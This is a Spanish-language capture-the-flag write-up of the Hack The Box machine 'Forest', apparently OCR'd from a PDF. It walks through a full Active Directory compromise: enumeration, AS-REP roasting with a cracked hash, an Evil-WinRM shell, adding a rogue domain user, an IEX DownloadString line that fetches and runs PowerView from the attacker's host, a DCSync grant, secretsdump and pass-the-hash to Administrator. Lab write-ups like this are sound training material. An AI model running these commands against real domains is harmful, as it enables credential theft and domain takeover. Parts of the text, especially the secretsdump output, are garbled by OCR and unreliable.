# **Forest**

```
Nmap:
nmap -Pn -sCV 10.10.10.161
PORT STATE SERVICE
VERSION
53/tcp open domain
                      Simple DNS
Plus
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2023-04-04 02:49:22Z)
135/tcp open msrpc
                     Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
                     Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-
389/tcp open ldap
Site-Name)
445/tcp open microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds (workgroup: HTB)
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open tcpwrapped
3268/tcp open Idap
                     Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-
Site-Name)
3269/tcp open tcpwrapped
Service Info: Host: FOREST; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
_clock-skew: mean: 2h26m49s, deviation: 4h02m30s, median: 6m49s
| smb2-time:
l date: 2023-04-04T02:49:30
_ start_date: 2023-04-04T02:40:56
| smb2-security-mode:
l 311:
   Message signing enabled and required
| smb-security-mode:
| account_used: <blank>
| authentication_level: user
| challenge_response: supported
_ message_signing: required
| smb-os-discovery:
OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
| Computer name: FOREST
| NetBIOS computer name: FOREST\x00
Domain name: htb.local
| Forest name: htb.local
| FQDN: FOREST.htb.local
_ System time: 2023-04-03T19:49:29-07:00
```

AL tener tantos puertos abiertos nos enfrentamos a un Controlador de Dominio

utilizamos herramientas como nbtsatb pero no sirivio por lo tanto

usamos enum4linux --a

Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

```
user:[Administrator] rid:[0×1+4]
user:[Guest] rid:[0×1f5]
user:[krbtgt] rid:[0×1f6]
user:[DefaultAccount] rid:[0×1f7]
user:[$331000-VK4ADACQNUCA] rid:[0×463]
user:[SM_2c8eef0a09b545acb] rid:[0×464]
user:[SM_ca8c2ed5bdab4dc9b] rid:[0×465]
user:[SM_75a538d3025e4db9a] rid:[0×466]
user:[SM_681f53d4942840e18] rid:[0×467]
user:[SM_1b41c9286325456bb] rid:[0×468]
user:[SM_9b69f1b9d2cc45549] rid:[0×469]
user:[SM_7c96b981967141ebb] rid:[0×46a]
user:[SM_c75ee099d0a64c91b] rid:[0×46b]
user:[SM_1ffab36a2f5f479cb] rid:[0×46c]
user:[HealthMailboxc3d7722] rid:[0×46e]
user:[HealthMailboxfc9daad] rid:[0×46f]
user:[HealthMailboxc0a90c9] rid:[0×470]
user:[HealthMailbox670628e] rid:[0×471]
user:[HealthMailbox968e74d] rid:[0×472]
user:[HealthMailbox6ded678] rid:[0×473]
user:[HealthMailbox83d6781] rid:[0×474]
user:[HealthMailboxfd87238] rid:[0×475]
user:[HealthMailboxb01ac64] rid:[0×476]
user:[HealthMailbox7108a4e]srid:[0×477]
user:[HealthMailbox0659cc1] rid:[0×478]
user:[sebastien] rid:[0×479]
user:[lucinda] rid:[0×47a]
user:[svc-alfresco] rid:[0×47b]
user:[andy] rid:[0×47e]
user:[mark] rid:[024/1fd] open ntp
user:[santi] rid:[0×480]
```

sudo nmap -sU 10.10.10.161

ot shown: 970 closed udp ports (port-unreach), 28 open | filtered udp ports (no-response)

PORT STATE SERVICE 53/udp open domain

añadir htb.local en el /etc/hosts

esos usuarios de los saque y los guarde en un txt se utilizaran para hacer un ataque a kerberos de tipo bruterforce utilice excell para separar por espoacios

```
-$ cat users.txt
Administrator
Guest
krbtgt
DefaultAccount
$331000-VK4ADACQNUCA
SM 2c8eef0a09b545acb
SM_ca8c2ed5bdab4dc9b
SM 75a538d3025e4db9a
SM 681f53d4942840e18
SM 1b41c9286325456bb
SM 9b69f1b9d2cc45549
SM 7c96b981967141ebb
SM_c75ee099d0a64c91b
SM 1ffab36a2f5f479cb
HealthMailboxc3d7722
HealthMailboxfc9daad
HealthMailboxc0a90c9
HealthMailbox670628e
HealthMailbox968e74d
HealthMailbox6ded678
HealthMailbox83d6781
HealthMailboxfd87238
HealthMailboxb01ac64
HealthMailbox7108a4eudp open domain
HealthMailbox0659cc1/udp open ntp
sebastien
lucinda
svc-alfresco
```

como enum4linux saca bastante información podemos utilizar otras herramientas primero validamos si tenemos todos los puertos

sudo nmap -p- -sS 10.10.10.161 -T4

53/tcp open domain 88/tcp open kerberos-sec 135/tcp open msrpc 139/tcp open netbios-ssn 389/tcp open ldap

```
464/tcp open kpasswd5
593/tcp open http-rpc-epmap
636/tcp open Idapssl
3268/tcp open globalcatLDAP
3269/tcp open globalcatLDAPssl
5985/tcp open wsman
9389/tcp open adws
47001/tcp open winrm
49664/tcp open unknown
49665/tcp open unknown
49666/tcp open unknown
49667/tcp open unknown
49671/tcp open unknown
49676/tcp open unknown
49677/tcp open unknown
49684/tcp open unknown
49706/tcp open unknown
49945/tcp open unknown
```

445/tcp open microsoft-ds

validaremos el puerto 445 con la herramienta crackmapexec

```
codename: Indestructible Guthmug
options:
                            show this help message and exit
  -h, --help
  -t THREADS
                            set how many concurrent threads to use (default: 100)
  --timeout TIMEOUT max timeout in seconds of each thread (default: None)
--jitter INTERVAL sets a random delay between each connection (default: None)
--darrell give Darrell a hand
  --verbose
                            enable verbose output
protocols:
  available protocols
  {ldap,ftp,winrm,ssh,smb,rdp,mssql}
                 own stuff using LDAP
    ftp
                          own stuff using FTP
    winrm
                          own stuff using WINRM
                          own stuff using SSH
    smb
                            own stuff using SMB
    rdp
                            own stuff using RDP
```

enumeramos smb alli encontramos un server 2016 y smbv1, tambien su domain es htb.local

```
crackmapexec smb 10.10.10.161

SMB 10.10.10.161 445 FOREST [*] Windows Server 2016 Standard 14393 x64 (name:FOREST) (domain:htb.local) (signing:True) (SMBv1:True)
```

buscamos los recursos compartidos con smbclient y null session smbclient -L 10.10.10.161 -N

tiramos y nos permite logearnos como anonimo pero no encontramos nada para el puerto 53 que es 53/tcp open domain Simple DNS Plus validamos si tenemos ataques de tranferencia de zona

para eso hacemos uso de dig

dig @10.10.10.161 htb.local mx

```
dig @10.10.10.10.161 htb.local mx;; AUTHORITY SECTION:
htb.local. 3600 IN SOA forest.htb.local. hostmaster.htb.local. 106 900 600 86400 3600
```

econtramos varios dominios

Tambien podemos ver con rpclient usuarios validos a nivel de dominio que son los mismo que nos encontro enum4linux

el flag u de usuario comillas porque no tenemos user y con session nula rpcclient -U "" 10.10.10.161 -N

enumdomusers encontramos varios usuarios

```
-# rpcclient -U " 10.10.10.161 -N

pcclient $> enumdomusers

ser:[Administrator] rid:[0×1f4]

ser:[Guest] rid:[0×1f5]

ser:[krbtgt] rid:[0×1f6]

ser:[DefaultAccount] rid:[0×1f7]

ser:[$331000-VK4ADACQNUCA] rid:[0×463]

ser:[SM_2c8eef0a09b545acb] rid:[0×464]

ser:[SM_ca8c2ed5bdab4dc9b] rid:[0×465]
```

tambien podemos enumerar grupos con enumdomgroups

```
rpcclient ($> enumdomgroups | \to |
```

### **ASREPRoast**

ahora como tenemos usuarios pues hacemos lo mismo de agregarlos en un listado en limpio para hacer ataques a kerberos

para esto usaremos GetNPUsers.py

lo buscamos esta en usr/share

```
-$ locate GetNPUsers.py
usr/share/doc/python3-impacket/examples/GetNPUsers.py
```

Necesitamos usar los TGT para afectar el kerberos y utilizar uno de esos usuarios y que nos de un hash para luego crackearlo

su sitaxis es domain/username[:password] sin embargo podemos usar esto sin contraseña y con el dominio

/usr/share/doc/python3-impacket/examples/GetNPUsers.py htb.local/ -no-pass -usersfile users.txt

```
# /usr/share/doc/python3-impacket/examples/GetNPUsers.py htb.tocal/ -no-pass -usersfile users.txt

packet v0.10.0 - Copyright 2022 SecureAuth Corporation dentials have been revoked)

| Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
```

```
[-] User lucinda doesn't have UF_DONT_REQUIRE_PREAUTH set 
$krb5asrep$23$svc-alfresco@hTB.LOCAL:6237dab881ff209856841289fd2a13dc$0447f568ce92c46efe2102c7c4a463ba8928a0f093af8d3174f2aa9c2872f32796056131ec3694e246b88ee5f631e387b 
4090b8bd19d4e12de9c28412fc9525f883ca6576bbea14e59cc305ce1e2bccbe925a21dd9803e420a883aef6a69b71c6432c29c4c98503adce27c1576f690568469c06a092bae3b35121a3ad465fdebc3234351 
a2c337769a7c18826b59701748cdb1be26e396ed2de8ae95ede7f022730fcdd4801f1e6a55568d81701326f104c1065faaa9dfada31a36ead5b292de8af02cc63c0e018b1f9883ec126edc9a99511f8500caa91 
cd34b9ef1f033b4303196198e01a2 
f-l User andw_doesn't have UF_DONT_REQUIRE_PREAUTH_set
```

econtramos un hash del usuario svc-alfresco

\$krb5asrep\$23\$svc-alfresco@HTB.LOCAL:

6237dab881ff209856841289fd2a13dc\$0447f568ce92c46efe2102c7c4a463ba8928a0f093af8d3174f2aa9c2872f32 796056131ec3694e246b88ee5f631e387b4090b8bd19d4e12de9c28412fc9525f883ca6576bbea14e59cc305ce1e2 bccbe925a21dd9803e420a883aef6a69b71c6432c29c4c98503adce27c1576f690568469c06a092bae3b35121a3ad-465fdebc3234351a2c337769a7c18826b59701748cdb1be26e396ed2de8ae95ede7f022730fcdd4801f1e6a55568 d81701326f104c1065faaa9dfada31a36ead5b292de8af02cc63c0e018b1f9883ec126edc9a99511f8500caa91cd34 b9ef1f033b4303196198e01a2

vamos a usar john para cracker este hash

john --wordlist=/usr/share/wordlists/rockyou.txt alfrescohash.txt

```
Using default input encoding: UTF-8lfresconTB_LOCAL)
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBK Willerum 4 OpenMP threads display all of the cracked passwords reliably Press q' or Ctrl-C to abort, almost any other key for status
s3rvice ($krb5asrep$23$svc-alfresconHTB.LOCAL)
1g 0:00:00:04 DONE (2023-04-04 22:16) 0.2079g/s 849430p/s 849430c/s 849430C/s s4553592..s3r
```

econtramos el pass s3rvice

ahora nos logueremos con svc-alfresco usando crackmapexec los flags son obvios el user y el password entre comillas

crackmapexec smb 10.10.10.161 -u "svc-alfresco" -p "s3rvice" tabmien podemos ver recursos compartidos.

usaremos el flag wirm significa remote management users. recordmos que si nos tira un + es porque podemos acceder de lo contrario no podremos crackmapexec winrm 10.10.10.161 -u "svc-alfresco" -p "s3rvice"

en este caso nos dio un pwned significa que alfresco hace parte de este grupo de management users. eso significa que con evil-winrm podemos tener una pequeña shell

evil-winrm -i 10.10.10.161 -u "svc-alfresco" -p "s3rvice"

```
# evil-winrm -i 10.10.10.161 -u "svc-alfresco" -p "s3rvice"
vil-WinRM shell v3.4

vrning: Remote path completions is disabled due to ruby limita
vta: For more information, check Evil-WinRM Github: https://gi
vil-WinRM* PS C:\Users\svc-alfresco\Documents>
```

con esto ya debemos ver que grupo pertenece alfresco net user svc-alfresco

```
Global Group memberships *Domain Users *Service Accounts
The command completed successfully.
```

y ahora con net group "Service Accounts"

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net group -"Service Accounts"

Group namesco Service Accounts
Commentammand completed successfully.

Members WinRM* PS C:\Users\svc-alfresco\Documents> |

svc-alfresco
The command completed successfully.


*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> |
```

Sin embargo con la herramienta ldapdomaindump podemos hacer un dump de la estructura . ldapdomaindump --u "svc-alfresco" -p "s3rvice" 10.10.10.161

al utilizar la herramienta nos va a decir finalizado debido a aque crea varios archivos entonces lo que hice

fue crear una carpeta y mover todos alli

mv domain\_\* ldapdump vamos a la carpeta y buscamos el que dice group.html



# Service Accounts

CN	name
svc-alfresco	svc-alfresco

# Denied RODC Password Replication Group

CN name

services accounts esta dentro de otro subgrupo esta es una forma grafica de validar grupos y cuentas. la flag se encuentra en el escritorio.

Como nos encontramos en un Domain Controller podemos utilizar blooudhound para ver que vias potenciales tenemos para elevar privilegios.}

instalamos neo4j y bloodhound apt install neo4j bloodhound

# -(root@kali)-[/home/kali/machineshtb/Forest] # apt install neo4j bloodhound ogs ading package lists... Done j/plugins ilding dependency tree... Done ading state information... Done e following packages were automatically installed and are no longer required: catfish freeglut3 gir1.2-xfconf-0 libatk1.0-data libcfitsio9 libclang-cpp11 libev4 libexporter libgssdp-1.2-0 libgupnp-1.2-1 libhttp-server-simple-perl libilmbase25 liblerc3 liblist-moreuti Libopenh264-6 libperl5.34 libplacebo192 libpoppler118 libprotobuf23 libpython3.9-minimal libpy Libwebsockets16 libwireshark15 libwiretap12 libwsutil13 libzxingcore1 llvm-11 llvm-11-dev llvm

```
(root⊗kali)-[/home/kali/machineshtb/Forest]

# neo4j console

Directories in use:
home: /usr/share/neo4j) DC Password Replication Group

config: /usr/share/neo4j/conf


logs: /etc/neo4j/logs

plugins: /usr/share/neo4j/plugins CN
```


entramos al


http://localhost:7474/browser/

este es un servicio compartido añadimos el usuario neo4j y agregamos el password 123 luego




buscamos bloodhound y nos conectamos con el user neo4j y 123





## ACA Solo descargbamos el .zip



trasferir el sharphound buscar el git hub descomprimir eliminar basura y pasar el .exe

```
(kali@kali)-[~/machineshtb/Forest] sfere el .exe con python no sunzip SharpHound-v1.1.1.zip sudo impacket-smbserver smb .
luego copiar en nuestro equipo ese .zip con \\
cp 20230713204816_BloodHound.zip \\10.10.
```

```
(kali@kali)-[~/machineshtb/Forest]
hashuser.txt notasforest.ctd notasforest.ctd~ notasforest.ctd~ notasforest.ctd~~ SharpHound.exe usuarios.txt

(kali@kali)-[~/machineshtb/Forest]
trasferir el sharphound buscar el git hub descomprimir eliminar basura y pasar el .exe
```

con python se puede transferir el .exe, tambien en la victima con el comando upload pero no funcionaron por lo tanto utilizaremos a impacket y smb

sudo impacket-smbserver smb.

```
(kali@kali)=[~/machineshtb/Forest]
$ sudo impacket-smbserver smb .
[sudo] password for kali:
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation


[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file p
```

en la maquina victima se debe escribir \\ipatacnte\carpeta\recuros

\\10.10.14.10\smb\SharpHound.exe




luego copiar en nuestro equipo ese .zip con \\
cp 20230713204816\_BloodHound.zip \\10.10.14.12\smb\BloodHound.zip



luego abrir bloudhound y arrastrar ese zip ala herramienta y buscar el usuario alfresco



marcar como owner



seleccionamos la query shorter owners principals , alli vemos que para se admin debe de tener permisos en el grupo exchange widnows permissions

sin embargo somos mienbreos de accounts operations este grupo nos permite añadir usuarios y grupos. Si abrimos cual grupo y le damos a click derecho a abuse info no muestra la sintaxis que se debe ejecutar para obtener el acceso.



vamos evil twin y creamos un usuario y lo agregamos al dominio

net user amado P@ssword /add /domain

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> net user amado P@ssword /add /domain
The command completed successfully.

*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> net group "Exchange windows Permissions" amado /add
The command completed successfully.


18588 20220922122430_BloodHound.zip
19538 Mzzhztzmyjktotm4NsooNDQ3LTk3OGItMmEyYTVjZjNiYTYw.bin

*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> txt

Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> cp 20220922122430_BloodHound.zip \10.10.14.2\smb\Bloodhound.zip

Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> net user xero P@ssword /add /domain
The command completed successfully.
```

luego buscar el script powerview este script nos permite ejecutar una serie de comandos para añadir atributos que nos entregaba bloodhound sobre como abusar de estos privilegios PowerView.ps1



levantamos python y con la siguiente cadena descargamos ese script en la victma

IEX(New-Object System.Net.WebClient).DownloadString('http://10.10.14.12:2000/PowerView.ps1')

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> IEX(New-Object System.Net.WebClient).DownloadString('http://10.10.14.12:2000/PowerView.ps1')
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> dir
```

convertir password en texto plano

\$SecPassword= ConvertTo-SecureString 'P@ssword' -AsPlainText -Force

luego crear otra variable que contiene la anterior y nuestro usuario

\$Cred = New-Object System.Management.Automation.PSCredential('HTB\amado', \$SecPassword)

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> $SecPassword= ConvertTo-SecureString 'P@ssword' -AsPlainText -Force
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> $Cred = New-Object System.Management.Automation.PSCredential('HTB\amado', $SecPassword)
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop>
```

añadir atributos a ese usuario, en blooodhoun el traget identity cambia, se utiliza de esta forma debido a que como lo entrega blood no sirvio. Sin el script anterior no se podria hacer el ataque debido a que el comando add-DomainObjectAcl no existe esto se importa del script.

Add-DomainObjectAcl -Credential \$Cred -PrincipalIdentity 'amado' -TargetIdentity "DC=htb,DC=local" - Rights DCSync

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> Add-DomainObjectAcl -Credential $Cred -PrincipalIdentity 'amado' -TargetIdentity "DC=htb,DC=local" -Rights DCSync *Evil-WinRM* PS C:\Users\svc-alfresco\Desktop>
```

abusamos de los atributos entregados en la maquina local con impacket impacket-secretsdump htb.local/amado@10.10.10.161

```
(kali@ kali)-[~/machineshtb/Forest]
$ impacket-secretsdump htb.local/amado@10.10.10.161
```

impacket secretdump nos entrega todos los hashes de los usuarios nos interesa el user admin.

```
Limpacket-Secretsdump http://amadobj10:10.10.16fd16ae931b73c59d7e0c089c0::

| Timpacket-Secretsdump http://amadobj10:10.10.16fd16ae931b73c59d7e0c089c0::
| Timpacket-Secretsdump http://amadobj10:10.10.16fd16ae931b73c59d7e0c089c0::
| Timpacket-Secretsdump http://amadobj10:10.10.16fd16ae931b73c59d7e0c089c0::
| Timpacket-Secretsdump http://amadobj10:10.10.16fd16ae931b73c59d7e0c089c0::
| Timpacket-Secretsdump http://amadobj10:10.10.16fd16ae931b73c59d7e0c089c0::
| Timpacket-Secretsdump http://amadobj10:10.10.16fd16ae931b73c59d7e0c089c0::
| Timpacket-Secretsdump http://amadobj10:11.12.16aadobj10:10.10.16fd16ae931b73c59d7e0c089c0::
| Timpacket-Secretsdump http://amadobj10:11.12.16aadobj10:10.16fd16ae931b73c59d7e0c089c0::
| Timpacket-Secretsdump http://amadobj10:11.12.16aadobj10:10.16fd16ae931b73c59d7e0c089c0::
| Timpacket-Secretsdump http://amadobj10:11.12.16aadobj10:10.16fd16ae931b73c59d7e0c089c0::
| Timpacket-Secretsdump http://amadobj10:11.16fd16ae931b73c59d7e0c089c0::
| Timpacket-Secretsdump http://amadobj10:11.16fd16aeadobj10:10.16fd16ae931b73c59d7e0c089c0::
| Timpacket-Secretsdump http://amadobj10:16fd16aeadobj10:10.16fd16ae931b73c59d7e0c089c0::
| Timpacket-Secretsdump http://amadobj10:16fd16aeadobj10:10.16fd16ae931b73c59d7e0c089c0::
| Timpacket-Secretsdump http://amadobj10:16fd16aeadobj10:16fd16ae931b73c59d7e0c089c0::
| Timpacket-Secretsdump http://amadobj10:16fd16aeadobj10:16fd16aeadobj10:16fd16aeadobj10:16fd16aeadobj10:16fd16aeadobj10:16fd16aeadobj10:16fd16aeadobj10:16fd16aeadobj10:16fd16aeadobj10:16fd16aeadobj10:16fd16aeadobj10:16fd16aeadobj10:16fd16aeadobj10:16fd16aeadobj10:16fd16aeadobj10:16fd16aeadobj10:16fd16aeadobj10:16fd16aeadobj10:16fd16aeadobj10:16fd16aeadobj10:16fd16aeadobj10:16fd16aeadobj10:16fd16aeadobj10:16fd16aeadobj10:16fd16aeadobj10:16fd16aeadobj10:16fd16aeadobj10:16fd16aeadobj10:16fd16aeadobj10:16fd16aeadobj10:16fd16aeadobj10:16fd16aeadobj10:16fd16aeadobj10:16fd16aeadobj10:16fd16aeadobj10:16fd16aeadobj10:16fd16aeadobj10:16fd16aeadobj10:16fd16aeadobj10:16fd16aeadobj10:16fd16aeadobj10:16fd16aead
```

copiamos el hash recordemos que este esta metido entre los : y los ::: 32693b11e6aa90eb43d32c72a07ceea6

y abrimos otro evil winrm y nos loguemos con este hash

evil-winrm -i 10.10.10.161 -u Administrator -H 32693b11e6aa90eb43d32c72a07ceea6

```
(kali@ kali)-[~/machineshtb/Forest]
$ evil-winrm -i 10.10.10.161 -u Administrator -H 32693b11e6aa90eb43d32c72a07ceea6

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents>
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
htb\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
htb\administrator
```

con el comando type podemos ver la flag

```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt

1cac73e296bf412f58354bdb9b4a8cff

*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```